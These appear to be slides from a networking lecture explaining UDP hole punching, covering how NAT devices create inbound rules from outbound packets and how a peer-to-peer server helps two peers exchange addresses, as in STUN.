
Connecting to Devices

(or, how to punch through firewalls)


UDP hole punching

- A technique to establish direct connections even with NAT/firewalls
- Takes advantage of how NAT creates **inbound rules** based on **outbound packets**
 - For example: if we make a DNS request, the router needs to create a rule so the response gets back to us
- If we have a target IP and port, we can create a rule by sending a packet there
 - *But how do we know the peer's IP and port if we can't talk to them?*
 - We can use the P2P server to exchange address information!
- Both sides can then send packets to each other, which creates rules in their respective NATs to let packets from the other side through
- *Why yes, this ***is*** very similar to STUN!*


UDP hole punching



